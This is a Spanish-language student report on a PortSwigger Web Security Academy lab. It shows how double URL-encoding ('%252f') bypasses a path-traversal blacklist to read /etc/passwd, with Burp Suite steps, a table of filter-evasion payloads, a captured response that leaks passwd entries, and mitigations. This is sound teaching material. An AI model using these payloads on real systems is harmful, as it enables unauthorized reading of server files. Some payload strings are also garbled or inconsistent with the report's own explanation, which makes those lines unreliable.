


**UNIVERSIDAD
POLITÉCNICA**
DE SAN LUIS POTOSÍ





Laboratorio 10- traversal sequences stripped with superfluous url-decode

CNO IV Programación WAP

Maestro: Servando López Contreras

Lopez Alcocer Monica Isabel - 179827



Índice

Índice	1
1. Ficha técnica del laboratorio.....	2
2. Objetivo del laboratorio.....	2
3. Marco teórico y fundamentación técnica	2
3.1 ¿Qué es el File Path Traversal?	2
3.2 Codificación URL (percent-encoding): repaso	2
3.3 El fallo: decodificar DESPUÉS de validar + doble codificación (núcleo).....	2
3.4 Variantes de evasión de filtros	3
3.5 Impacto sobre la tríada CIA.....	3
3.6 Clasificación OWASP / CWE	3
4. Explicación técnica de la vulnerabilidad (caso específico).....	3
5. Procedimiento paso a paso.....	4
6. Evidencias — Capturas de pantalla obligatorias	4
6.1 Request interceptado.....	4
6.2 Payload utilizado	¡Error! Marcador no definido.
6.3 Respuesta vulnerable	4
6.4 Confirmación «Lab Solved»	5
7. Explicación del payload.....	5
8. Mitigación recomendada	6
9. Conclusión	6

1. Ficha técnica del laboratorio

Nombre	File path traversal, traversal sequences stripped with superfluous URL-decode
Plataforma	PortSwigger — Web Security Academy
URL	https://portswigger.net/web-security/file-path-traversal/lab-superfluous-url-decode
Nivel	Practitioner
Tipo de explotación	File Path Traversal — bypass de blacklist mediante doble codificación URL
Clasificación	CWE-22 · OWASP Top 10 2021 → A01: Broken Access Control
Herramienta	Burp Suite Community Edition (Proxy + Repeater)
Objetivo de resolución	Leer el archivo /etc/passwd del servidor

2. Objetivo del laboratorio

La tienda carga la imagen de cada producto mediante el parámetro filename. Esta aplicación combina dos comportamientos: **(1) bloquea cualquier entrada que contenga secuencias de recorrido . ./, y (2) realiza una decodificación URL adicional («superflua») del valor antes de usarlo.** El objetivo sigue siendo leer /etc/passwd. Para lograrlo se usa **doble codificación URL**, de modo que en el momento del bloqueo el valor todavía no parece un recorrido, pero la decodificación extra lo reconstruye justo antes de acceder al archivo.

3. Marco teórico y fundamentación técnica

3.1 ¿Qué es el File Path Traversal?

El **File Path Traversal** (*Directory Traversal*) permite leer archivos fuera del directorio previsto cuando la aplicación construye una ruta a partir de entrada del usuario sin validarla ni canonicalizarla. El vector típico son las secuencias . ./.. Cuando el servidor se defiende con una lista negra pero maneja mal la decodificación, aparece la técnica de este laboratorio.

3.2 Codificación URL (percent-encoding): repaso

En una URL, ciertos caracteres se representan con **percent-encoding**: un % seguido del valor hexadecimal del carácter. Lo relevante aquí:

- %2f → / (barra)
- %2e → . (punto)
- Y el propio % se codifica como %25. Por eso %252f es la **doble codificación** de /: (%25+2f) → %2f → /.

3.3 El fallo: decodificar DESPUÉS de validar + doble codificación (núcleo)

La secuencia de la aplicación es: **primero bloquea** si detecta `../`, y **después decodifica** el valor una vez más de lo necesario (decodificación superflua). Ese orden es el error. Si el atacante envía la barra **doblemente codificada** (`%252f`):

- En el momento del bloqueo, el valor contiene `..%2f` (o `..%252f`), que **no es literalmente** `../`, por lo que la lista negra lo deja pasar.
- Después, la decodificación superflua convierte `%2f` en `/`, reconstruyendo `../` **cuando el control ya se ejecutó**.

Por eso la codificación **simple** (`..%2f`) no basta: tras la decodificación normal del servidor ya aparece `../` y el bloqueo la detecta. Se necesita una **capa extra** (`%252f`) precisamente porque la aplicación decodifica una vez de más.

3.4 Variantes de evasión de filtros

Cada técnica ataca una debilidad concreta del filtro. La de este laboratorio es la primera de la tabla:

Implementación del filtro	Técnica de evasión
Bloquea <code>../</code> y decodifica URL de más ← este lab	<code>..%252f..%252f..%252fetc/passwd</code>
Elimina <code>../</code> una sola vez (no recursivo)	<code>....//....//....//etc/passwd</code>
Valida la cadena ya decodificada (una vez)	<code>..%2f..%2f..%2f...</code> (según implementación)
Interpreta codificaciones no estándar	<code>..%c0%af · ..%ef%bc%8f</code> (Unicode/UTF-8)
Bloquea <code>../</code> pero permite rutas absolutas	<code>/etc/passwd</code>

3.5 Impacto sobre la tríada CIA

- **Confidencialidad (alto)**: lectura de archivos sensibles: credenciales, código fuente, configuraciones con contraseñas de BD, claves SSH, tokens.
- **Integridad (condicional)**: si la función admite escritura, el mismo defecto puede permitir sobrescribir archivos y llegar a ejecución de código.
- **Disponibilidad (indirecto)**: la información expuesta suele ser el punto de partida de ataques que sí afectan la disponibilidad.

3.6 Clasificación OWASP / CWE

- **CWE-22**: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal').
- **OWASP Top 10 2021 — A01: Broken Access Control**.

4. Explicación técnica de la vulnerabilidad (caso específico)

La imagen se solicita al endpoint `/image` mediante `filename`:

```
GET /image?filename=70.jpg HTTP/2
Host: <LAB-ID>.web-security-academy.net
```

La aplicación **bloquea** cualquier `filename` que contenga `../`, pero acto seguido realiza una **decodificación URL superflua** del valor antes de construir la ruta. Como el bloqueo se ejecuta antes de esa decodificación, un payload con la barra **doblemente codificada** (`..%252f`) pasa el control (no contiene `../` literal) y, tras

la decodificación extra, se transforma en ../../../../etc/passwd, que la aplicación entrega al sistema de archivos, devolviendo el contenido de /etc/passwd.

5. Procedimiento paso a paso

1. **Iniciar el laboratorio** con «Access the lab» y abrir la tienda desde el navegador de Burp (Proxy → «Open Browser»).
2. **Reconocimiento.** Abrir un producto con «View details» y, en Proxy → HTTP history, localizar la petición de la imagen GET /image?filename=70.jpg (el número varía según el producto).
3. **Enviar a Repeater.** Clic derecho sobre la petición /image → «Send to Repeater» (Ctrl+R).
4. **Comprobar el bloqueo (opcional).** Probar ../../../../etc/passwd → **bloqueado**; probar la codificación simple ../../../../etc/passwd → **también bloqueada** (tras la decodificación normal ya aparece ../../). Esto justifica la doble codificación.
5. **Aplicar el bypass con doble codificación URL.** Sustituir el valor por:

```
GET /image?filename=../../%252f..%252f..%252fetc/passwd HTTP/2
```

6. **Enviar la petición** con «Send» y revisar el panel Response.
7. **Confirmar la explotación.** La respuesta es HTTP/2 200 OK con Content-Type: image/jpeg y, en el cuerpo, el contenido de /etc/passwd (root:x:0:0:root:/root:/bin/bash, etc.). Queda demostrada la lectura arbitraria de archivos evadiendo la lista negra.
8. **Verificar «Lab Solved».** El banner superior cambia de «Not solved» a «Solved».

6. Evidencias — Capturas de pantalla obligatorias


Inserta en cada recuadro tu propia captura tomada durante la ejecución del laboratorio.

6.1 Request interceptado


The screenshot shows the Burp Suite Repeater interface. The 'Request' tab is selected, displaying a GET request to /image?filename=../../%252f..%252f..%252fetc/passwd. The 'Response' tab is also visible, showing an HTTP/2 200 OK response with Content-Type: image/jpeg. The response body contains the contents of the /etc/passwd file, including entries for root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, and irc.

Request	Response
1 GET /image HTTP/1.1	1 HTTP/2 200 OK
2 Host: 0a84003404ff46d181578edc006500a6.web-security-academy.net	2 Content-Type: image/jpeg
3 Cache-Control: max-age=0	3 Set-Cookie: session=MICnHLHhQorLyoQmdgcNeAdiimyq5JB; Secure; HttpOnly; SameSite=None
4 Sec-Ch-Ua: "Chromium";v="150", "Not;A=Brand";v="24", "Google Chrome";v="150"	4 X-Frame-Options: SAMEORIGIN
5 Sec-Ch-Ua-Mobile: ?0	5 Content-Length: 2316
6 Sec-Ch-Ua-Platform: "Windows"	6
7 Accept-Language: en-US;q=0.9,en;q=0.8	7 root:x:0:0:root:/root:/bin/bash
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36	8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 Sec-Fetch-Site: none	10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 Sec-Fetch-Mode: navigate	11 sync:x:4:65534:sync:/bin:/bin/sync
12 Sec-Fetch-User: ?1	12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 Sec-Fetch-Dest: document	13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 Accept-Encoding: gzip, deflate, br	14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 Connection: close	15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16	16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17	17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
	18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
	19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
	20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
	21 list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
	22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

6.3 Respuesta vulnerable



6.4 Confirmación «Lab Solved»



7. Explicación del payload

`../../../../etc/passwd`

Cada `%252f` es una barra / doblemente codificada. La cadena atraviesa dos decodificaciones antes de usarse:

```
Payload enviado:  ../%252f../%252f../%252fetc/passwd
%252f --1ª decodificación (normal)--> %2f
%2f --2ª decodificación (superflua)--> /
Resultado final que usa la app:  ../../../etc/passwd
```

El punto fino: **la lista negra se evalúa entre ambas decodificaciones**, cuando el valor todavía es `../%2f../%2f../%2f...` y no contiene `../` literal; solo después la segunda decodificación produce las secuencias de recorrido, ya sin control que las detenga.

Elemento	Función / razón de que funcione
%252f	Barra doblemente codificada. Sobrevive al bloqueo (no es "/" ni "../" aún) y se convierte en "/" tras la decodificación superflua.
..	Los dos puntos del "subir de directorio"; combinados con la barra reconstruida forman "../".
Repetición (x3)	Tres bloques "%252f" equivalen a <code>../../..</code> , suficientes para alcanzar la raíz / desde el directorio de imágenes.
etc/passwd	Ruta del archivo objetivo en Linux; legible por cualquier usuario, sirve como prueba de concepto sin exponer secretos críticos.

Diferencia con el lab anterior: aquí el filtro **bloquea** (no «limpia»), por lo que el anidamiento `../../..` no aplica; la clave es la **doble codificación**, que explota específicamente la decodificación URL superflua del servidor.

8. Mitigación recomendada

Este laboratorio muestra dos errores combinados: confiar en una lista negra y decodificar la entrada más veces de las necesarias. Las recomendaciones:

- **Decodificar una sola vez y ANTES de validar:** normalizar la entrada a su forma final (una única decodificación) y recién entonces comprobarla; nunca decodificar después de validar.
- **No usar listas negras como control principal:** son evadibles con codificación simple, doble, Unicode o anidamiento.
- **Validación por lista blanca:** aceptar solo nombres que cumplan un patrón estricto, p. ej. `^[a-zA-Z0-9_-]+\.(png|jpg)$`, y rechazar todo lo demás.
- **Canonicalizar y verificar el contenedor:** resolver la ruta final (`realpath` / `getCanonicalPath`) y comprobar que sigue dentro del directorio base permitido. **Este control es inmune a la codificación**, porque actúa sobre la ruta ya resuelta.
- **Referencias indirectas:** exponer un identificador (`imageId=70`) mapeado internamente a la ruta física, en vez del nombre de archivo real.
- **Mínimo privilegio:** ejecutar el servicio con un usuario sin acceso de lectura a archivos sensibles del sistema, para limitar el impacto si el control falla.

9. Conclusión

El laboratorio evidencia cómo el orden de las operaciones de seguridad puede anularlas: al **validar antes y decodificar después**, la aplicación permite que un payload doblemente codificado

..`%252f..%252f..%252fetc/passwd` burle la lista negra y, tras la decodificación superflua, se convierta en `../../../../etc/passwd`, logrando leer `/etc/passwd` con respuesta `200 OK`. La lección de nivel Practitioner es que la sanitización y el filtrado por lista negra son insuficientes; la defensa correcta es decodificar una sola vez antes de validar, aplicar lista blanca y, sobre todo, canonicalizar la ruta y verificar que permanezca dentro del directorio permitido.